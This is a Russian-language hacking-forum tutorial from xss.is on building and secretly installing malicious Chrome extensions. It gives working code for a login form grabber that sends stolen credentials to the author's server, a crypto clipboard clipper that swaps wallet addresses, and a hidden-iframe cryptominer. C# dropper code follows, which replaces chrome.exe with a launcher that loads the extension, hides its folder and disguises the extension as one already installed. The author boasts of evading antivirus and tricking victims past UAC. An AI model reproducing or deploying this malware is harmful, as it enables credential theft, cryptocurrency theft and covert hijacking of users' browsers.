

# Статья Ядовитый Chrome. Создание и скрытая установка вредоносных расширений.

 [xss.is/threads/44705](https://xss.is/threads/44705)

Привет, XSS-овцы, эту статью я планировал написать ещё на конкурс статей, но подумал, что она будет не конкурентоспособной и на призовой не потянет, поэтому она пишется после окончания срока приёма.


В этом посте мы разберём методы скрытой установки расширений в браузер Google Chrome (а так-же некоторых «Chromium-Based» браузеров). Сама статья делится на несколько частей:

- Не стандартные способы установки расширений в хром. Их плюсы и минусы.
- Структура и код вредоносных расширений.
- Скрытая установка.
- Методы скрытия расширений от пользователя.


Поехали!

## Хром вне закона.

Помимо установки расширений из магазина, существует как минимум два, известных мне способа установки расширений. Это установка с помощью режима разработчика:



И второй, установка с помощью аргументов при запуске *chrome.exe*:



### Плюсы и минусы.

Если в первом варианте, для того чтобы установить расширение, функция режима разработчика была необходима, то во втором варианте такой необходимости нет. Да и к тому-же уговорить жертву включить режим разраба, ещё и после распаковать и загрузить расширение выглядит плохой затеей (Хотя при достаточной глупости юзера и вашему СИ, это может сработать ). Да и к тому же, при следующем запуске хрома будет показываться алёрт о включенном режиме разработчика, что не круто.

Вариант №2. Да, выглядит проще, 1 команда в командной строке и расширение уже в браузере, и в настройках браузера копать не нужно, но и тут есть проблемка. При таком раскладе расширение отработает до первого завершения работы браузера. То есть при следующем запуске хрома расширения не будет, в то время, как в первом варианте расширение останется до удаления пользователем.

---

### Расширения под капотом. Структура дополнений.

При установке расширения из официального магазина расширение распаковывается в %LocalAppData% и имеет такой путь: *Google\Chrome\User Data\<Profile\_Name>\Extensions\<Extension\_ID>\<Extension\_Version>*

Пример такой папки:

Имя	Дата изменения	Тип	Размер
_locales	23.11.2020 15:51	Папка с файлами	
_metadata	23.11.2020 15:51	Папка с файлами	
background	23.11.2020 15:51	Папка с файлами	
config	23.11.2020 15:51	Папка с файлами	
icons	23.11.2020 15:51	Папка с файлами	
inject	23.11.2020 15:51	Папка с файлами	
ui	23.11.2020 15:51	Папка с файлами	
manifest.json	23.11.2020 15:51	Файл "JSON"	2 КБ

Всё самое важное хранится в файле *manifest.json*. в остальных же папках хранятся иконки, JS файлы (в которых находятся весь функционал), и HTML/CSS файлы для работы интерфейса. Заглянем внутрь манифест-файла:

```

1 {
2   "author": "Alexander Shutau", 1
3   "background": {
4     "page": "background/index.html",
5     "persistent": true
6   },
7   "browser_action": {
14  },
15   "commands": {
31  },
32   "content_scripts": [ {
33     "all_frames": true,
34     "js": [ "inject/fallback.js", "inject/index.js" ], 2
35     "match_about_blank": true,
36     "matches": [ "\u003Call_urls>" ], 3
37     "run_at": "document_start" 4
38   } ],
39   "default_locale": "en",
40   "description": "MSG extension description",
41   "icons": {
42     "128": "icons/dr_128.png",
43     "16": "icons/dr_16.png", 5
44     "48": "icons/dr_48.png"
45   },
46   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEaBY2tfttJYiMirbII2r3WofqCDaxS2zwPddSsgxUWKRm/MW/ymL2ZaP24MmwneGioxl
47   "manifest_version": 2,
48   "name": "Dark Reader", 7
49   "permissions": [ "fontSettings", "storage", "tabs", "\u003Call_urls>" ], 8
50   "update_url": "https://clients2.google.com/service/update2/crx",
51   "version": "4.9.24" 9
52 }
```

Разберём скрин выше.

1. Имя автора расширения.
2. Файлы, содержащие основной код расширения.
3. Параметр, указывающих на каких URL-ах «можно» работать. В данном случае на всех
4. Параметр, указывающий, когда расширение может начать работать.  
"document\_start" - при начале загрузки страницы, "document\_end" - после полной загрузки.
5. Иконки.
6. Версия манифеста.
7. Имя расширения, отображается на вкладке расширений

8. Разрешения для работы дополнения. В данном случае работа с шрифтами, памятью, вкладками.
9. Версия дополнения, так-же отображается на вкладке расширений

Самое основное, что должно быть в manifest-файле это пункты: 2, 3, 4, 6, 7, и 9.

Настало время написать парочку своих дополнений.

### **Клиппер, майнер, два ствола.**

Начнём с форм-граббера. Создадим новый каталог с любым именем, в этом каталоге создаём файл `manifest.json`, с таким содержимым:

JavaScript:

```
{
  "manifest_version": 2,
  "name": "Web Form Grabber",
  "version": "0.1",
  "description": "Logins Grabber in Your Browser!",

  "content_scripts": [
    {
      "matches": [ "<all_urls>" ],
      "js": [ "jquery.js" , "worker.js" ],
      "run_at": "document_end"
    }
  ]
}
```

В параметре `js` мы указали 2 файла: `jquery.js` - JavaScript библиотека, и `worker.js` - файл с основным функционалом. Качаем jquery отсюда и помещаем файл в созданную папку с именем который указали в манифесте. Следом создаём файл `worker.js`. И начнём писать основной функционал.

Чтобы получить логин и пароль от веб форм, первым делом мы должны отловить событие нажатия кнопки авторизации:

JavaScript:

```
$("#form").submit(function() {

});
```

Теперь нам нужно получить данные введённые пользователем, для этого в HTML-разметке страницы мы будем искать `input`'ы с типом `"text"` и `"password"`, а так же получим домен сайта:

Code:

```
var LOGIN = $(this).parent().find('input[type=text]').val();
var PASS = $(this).parent().find('input[type=password]').val();
var DOMAIN = document.domain;
```

После этого данные нам нужно куда-то отправить. Для примера можно отсылать на свой сервер простым GET-запросом. Код принимающий данные:

PHP:

```
<?php
```

```
// Принимаем данные
$login = $_GET["login"];
$password = $_GET["pass"];
$domain = $_GET["domain"];


$text = "Login: $login\nPassword: $password\nDomain: $domain\n\n";
```

```
// Сохраняем всё в созданный .txt файл
$txtFile = fopen("data.txt", "a");
fwrite($txtFile, $text);
fclose($txtFile);
```

```
?>
```

Но тут есть важное НО. Сервер обязан иметь SSL-сертификат, без него данные не оправятся.

Тестим. Загружаем расширение в хром через режим разработчика и пробуем авторизоваться в facebook и смотрим содержимое файла data.txt:



Данные мы получили. Перейдём к коду клиппера.

Снова создаём папку, и manifest файл с таким содержимым:  
JavaScript:

```
{
  "manifest_version": 2,
  "name": "Clipper",
  "version": "0.1",
  "description": "Clipboard Changer in Your Browser!",

  "content_scripts": [
    {
      "matches": [ "<all_urls>" ],
      "js": [ "worker.js" ],
      "run_at": "document_start"
    }
  ]
}
```

В отличие от форм-граббера здесь библиотечка jQuery не нужна, а само расширение начинает работать при начале загрузки страницы.

Как и большинство клипперов, наш будет работать на регулярных выражениях, поэтому создадим для них переменные, а так же переменные с нашими кошельками:

#### JavaScript:

```
var btcRegex = new RegExp("(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}");
var ethRegex = new RegExp("0x[a-fA-F0-9]{40}");
var xmrRegex = new RegExp("4([0-9]|[A-B])(.){93}");

var myBtc = "My BTC";
var myEth = "My ETH";
var myXmr = "My XMR";
```

Как и в форм-граббере нам нужно отловить событие, только в этом случае наше событие - копирование:

#### JavaScript:

```
document.addEventListener('copy', (event) => {
  navigator.clipboard.readText()
    .then(clipbText => {

    })

    .catch(err => {

    });
});
```

После этого мы добавим проверку скопированного текста:

### JavaScript:

```
if(clipbText.match(btcRegex)){
    console.log("btc detect");
}

if(clipbText.match(ethRegex)){
    console.log("eth detect");
}

if(clipbText.match(xmrRegex)){
    console.log("eth detect");
}
```

Теперь заменяем найденный кошель на наш;

### JavaScript:

```
navigator.clipboard.writeText(clipbText.replace(btcRegex, myBtc));
navigator.clipboard.writeText(clipbText.replace(ethRegex, myEth));
navigator.clipboard.writeText(clipbText.replace(xmrRegex, myXmr));
```

Итоговый код:

Code:

```

var btcRegex = new RegExp("(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}");
var ethRegex = new RegExp("0x[a-fA-F0-9]{40}");
var xmrRegex = new RegExp("4([0-9]|[A-B])(.){93}");

var myBtc = "My BTC";
var myEth = "My ETH";
var myXmr = "My XMR";

document.addEventListener('copy', (event) => {
  navigator.clipboard.readText()
    .then(clipbText => {

      if(clipbText.match(btcRegex)){
        console.log("btc detect");
        navigator.clipboard.writeText(clipbText.replace(btcRegex, myBtc));
      }


      if(clipbText.match(ethRegex)){
        console.log("eth detect");
        navigator.clipboard.writeText(clipbText.replace(ethRegex, myEth));
      }

      if(clipbText.match(xmrRegex)){
        console.log("eth detect");
        navigator.clipboard.writeText(clipbText.replace(xmrRegex, myXmr));
      }
    })
    .catch(err => {

    });
});


```

Тест:





Но следует отметить, что для чтения данных из буфера браузер подтребует разрешение и выдаст такой алёрт:



Хотя, если подшаманить манифест, этого алёрта можно избежать.

### Майнер.

Самый простое расширение, которое я писал в своей жизни

Нам нужно зарегистрироваться на одной бирже, которая позволяет майнить крипту через сайты, просто вставив iframe в HTML разметку страницы. Думаю поискав такие бирже в гугле вы найдёте такой сервис. (Ссылки на биржу я не оставлю, дабы не восприняли за рекламу, но если вы не найдёте такую биржу, ссылку могу дать в ПМ)

После регистрации вам выдадут ссылки такого типа:

#### Website Plugin

If you have a website that you manage, you can add one of the codes below to your site's codes to monetize your website. Your visitors will mine free coins for you on the background.

#### Code with 2 CPU Core (auto start)

```
<iframe src="https://autofaucet.org/wm/██████████/2" width="0" height="0" style="border:0"></iframe>
```

#### Code with 4 CPU Core (auto start)

```
<iframe src="https://autofaucet.org/wm/██████████/4" width="0" height="0" style="border:0"></iframe>
```

#### Code with interface


```
<iframe src="https://autofaucet.org/wmi/██████████" width="400" height="400" style="border:0"></iframe>
```

Достаточно добавить эту строку в страницу, чтобы майнинг начал работать. Но в нашем случае мы добавим эту ссылку сами. Через расширение. Код максимально прост:

JavaScript:

```
var iframe = document.createElement('iframe'); // Создаём iframe
iframe.src = 'https://domain.org/wm/%username%/2'; // Добавляем ссылку с биржи
iframe.setAttribute("style", "height:0;width:0;border:0;"); // Скрываем iframe
document.body.appendChild(iframe); // добавляем ифрейм на страницу
```

Тест:



Как видно выше на вкладке CPU доходит до 90%, после закрытия падает. Но и тут, как и везде есть НО. При включённом Adblock'e майнер работать не будет.

Думаю с кодом и самими расширениями разобрались, переходим к скрытой установке самих расширений.

## Вредоносный chrome.exe

Рассмотря плюсы и минусы двух способов установки расширений, можно сделать простой вывод: программно установить расширение возможно только при запуске chrome.exe с аргументом `--load-extension`. От этого мы и будем отталкиваться.

Весь код будет написан на C#.

Создаём решение, фреймворк - 4.5, т.к мы будем использовать `System.IO.Compression.FileSystem`.

И в этом же решении создадим ещё один проект, версия фреймворка - 4.0. В новосозданный проект пишем такой код. (о его работе будет яснее чуть позже)

C#:

```

static void Main(string[] args)
{
    string extenPath = File.ReadAllText(Path.GetTempPath() + "\\config.txt"); //
Получаем путь до распакованного расширения


    Process proc = Process.Start(new ProcessStartInfo
    {
        FileName = Environment.CurrentDirectory + "\\launcher.exe",
        Arguments = $"--load-extension={extenPath}"
    }); // Запускаем хром с аргументом.

    Console.WriteLine("Injected!");
    Console.ReadKey();
}

```

И в этом же проекте меняю иконку с дефолтной на иконку хрома.

В первом проекте первым делом помещаем скомпилированный файл второго проекта, и .zip архив с нашим расширением в ресурсы проекта:



Так-же в манифест файле проекта меняем `<requestedExecutionLevel level="asInvoker" uiAccess="false" />` на `<requestedExecutionLevel level="requireAdministrator" uiAccess="false" />` чтобы файл запускался от имени администратора. Да, для него нужны админ. права, т.к работать мы будем с каталогом хрома.

Перейдём к коду.

Первым делом нам нужно получить полный путь до рабочей папке хрома. Для этого мы обратимся к реестру и попробуем вытащить значения из двух ключей:

C#:

```
static string getChromePath()
{
    string chromePath =
getInfoFromRegedit(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome",
Registry.LocalMachine, "InstallLocation");

    if (chromePath == "")
        chromePath =
getInfoFromRegedit(@"SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe",
Registry.LocalMachine, "Path");

    if (File.Exists(chromePath + "\\chrome.exe") && !File.Exists(chromePath +
"\\launcher.exe"))
        return chromePath;

    else
        return null;
}

private static string getInfoFromRegedit(string dir, RegistryKey regKey, string
subKey = null)
{
    string str = "";

    try
    {
        regKey = regKey.OpenSubKey(dir);
        str = (string)regKey.GetValue(subKey);
        regKey.Close();
    }

    catch(Exception e)
    { Console.WriteLine(e); }
    return str;
}
```

Добавим ещё две вспомогательные функции, это получение рандомной строки и получение значения из JSON:

C#:

```
private static string getJSONValue(string tag, string content)
{
    return new Regex($"(?<=\"{tag}\"\\\": \")([^\s].*?)(?=\"\").Match(content).Value;
}

private static Random random = new Random();
public static string RandomString(int length)
{
    string chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    chars += chars.ToLower();
    return new string(Enumerable.Repeat(chars, length).Select(s =>
s[random.Next(s.Length)]).ToArray());
}
```

Теперь перейдём к основному методу - распаковки расширения и подмены файла *chrome.exe*.

Создадим массив папок, в которых может создаваться рабочий каталог с распакованным расширением:

C#:

```
string[] pathsToExtract = new string[] {
    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), // App
Data
    Path.GetTempPath(), // Temp
    Environment.ExpandEnvironmentVariables("%ProgramData%") // Program Data
};
```

Далее получаем рандомный индекс массива, генерируем рандомное имя рабочей папки, и дропаем на диск наш архив:

C#:

```
int randomIndex = new Random().Next(pathsToExtract.Length);
string resultPath = pathsToExtract[randomIndex],
    extensionPathName = RandomString(6),
    zipFullPath = resultPath + "\\Update.zip";

File.WriteAllBytes(zipFullPath, Properties.Resources.Update);
Console.WriteLine(resultPath);
```

Следом обновим переменную *extensionPathName*, распакуем расширение, скроем рабочую папку, запишем в файл *config.txt* путь до расширения, и подменим файл оригинального *chrome.exe* на наш, с запуском аргумента для загрузки дополнения.

C#:

```

        if (File.Exists(zipFullPath))
        {
            extensionPathName = $"{resultPath}\\{extensionPathName}";

            ZipFile.ExtractToDirectory(zipFullPath, extensionPathName);

            if (Directory.CreateDirectory(extensionPathName).Exists)
            {
                new DirectoryInfo(extensionPathName).Attributes =
FileAttributes.Directory | FileAttributes.Hidden;

                File.WriteAllText(pathsToExtract[1] + "\\config.txt", extensionPathName);

                File.Delete(zipFullPath);
                Console.WriteLine(extensionPathName);

                if (!File.Exists(chromePath + "\\launcher.exe"))
                {
                    File.Move(chromePath + "\\chrome.exe", chromePath +
"\\launcher.exe");
                    File.WriteAllBytes(chromePath + "\\chrome.exe",
Properties.Resources.chrome);
                }
            }
        }
    }
}

```

Оформим Main:

C#:

```

static void Main(string[] args)
{
    string chromePath = getChromePath(); // Получаем путь до папки хрома
    if (chromePath == null) return; // Если не нашли, закрываемся
    ExtractExtension(chromePath); // Распаковываем расширение и подменяем файл

    Console.WriteLine("Succ.");
    Console.ReadKey();
}

```

Компилируем, и всё готово. При запуске этого файла мы подменим файл хрома на наш, который будет запускать оригинальный *chrome.exe* с аргументом. Результат:

---

**Прятки с юзверем. Скрываем своё расширение с помощью других расширений.**

А что если хомячок что-то заподозрит? Среди установленных расширений найдёт одно неизвестное, и с вероятностью 90% расширение будет удалено. Не круто.

Поэтому мы немного изменим наше расширение уже после распаковки. Для этого мы получим список и информацию о уже установленных дополнениях и используем эти данные в своём расширении.

Для начала получим все директории расширений и в них найдём все *manifest.json* файлы.

C#:

```
string localAppData =  
Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),  
        installedExt = @"{localAppData}\Google\Chrome\User  
Data\Default\Extensions";  
  
        string[] manifestFiles = Directory.GetFiles(installedExt, "manifest.json",  
SearchOption.AllDirectories);
```

Далее выберем один случайный манифест, спарсим JSON значения имени и версии расширения и добавим такие же в наше:

Code:

```
int randomIndex = new Random().Next(manifestFiles.Length);  
  
        string manifestContent = File.ReadAllText(manifestFiles[randomIndex]), // Читаем  
манифест  
        extName = getJSONValue("name", manifestContent), // Имя  
        extVers = getJSONValue("version", manifestContent), // Версия  
        myManifestContent = File.ReadAllText(myManifestPath).Replace("%Name%",  
extName).Replace("%Version%", extVers); // Заменяем  
  
        File.WriteAllText(myManifestPath, myManifestContent); // Записываем
```

На этом с кодингом всё.

---

## ВЫВОДЫ.

Малварь развивается с каждым годом, вечные гонки юных скрипт-киддисов и антивирусных компаний будет продолжаться вечно, но мы то знаем кто всегда на шаг впереди). Этому пример эта статья, как думаешь, что показал скан-тайм детект? А вот что:



В рантайме это чудо проверить не могу, но дефендер спокойно пропустил файл, даже не пикнул

Да, это далеко не идеальный вариант, т.к для запуска нашего файла нужны админ. права, но с другой стороны, без СИ сейчас никуда, да и уговорить человека нажать на "да" в окне UAC'a будет не трудно. Так-же максимальный вес итогового файла колеблется до ~300kb, но тут вес зависит скорее от веса расширения, которое, кстати, можно тянуть с сервера).

По поводу остальных браузеров на хромииум движке. Я смог потестить это и на браузере Орега, а так-же на Орега GX, и там загрузка расширения через аргумент тоже возможна. Думаю сделать это для оперы труда вообще не составит. Но кстати, в отличии от хрома опера дала небольшой алёрт о установленном расширении:

Но если создать дополнительный поток, который будет закрывать все дочерние процессы оперы с помощью винапи..... Ох, кажется я совсем загнался, поэтому эта статья подходит к концу. Файлы обёрток (C#) и исходники расширений прикреплю к посту единым файлом. Пароль: xss.is

(с) VirtualGhost. Специально для XSS.is <3.

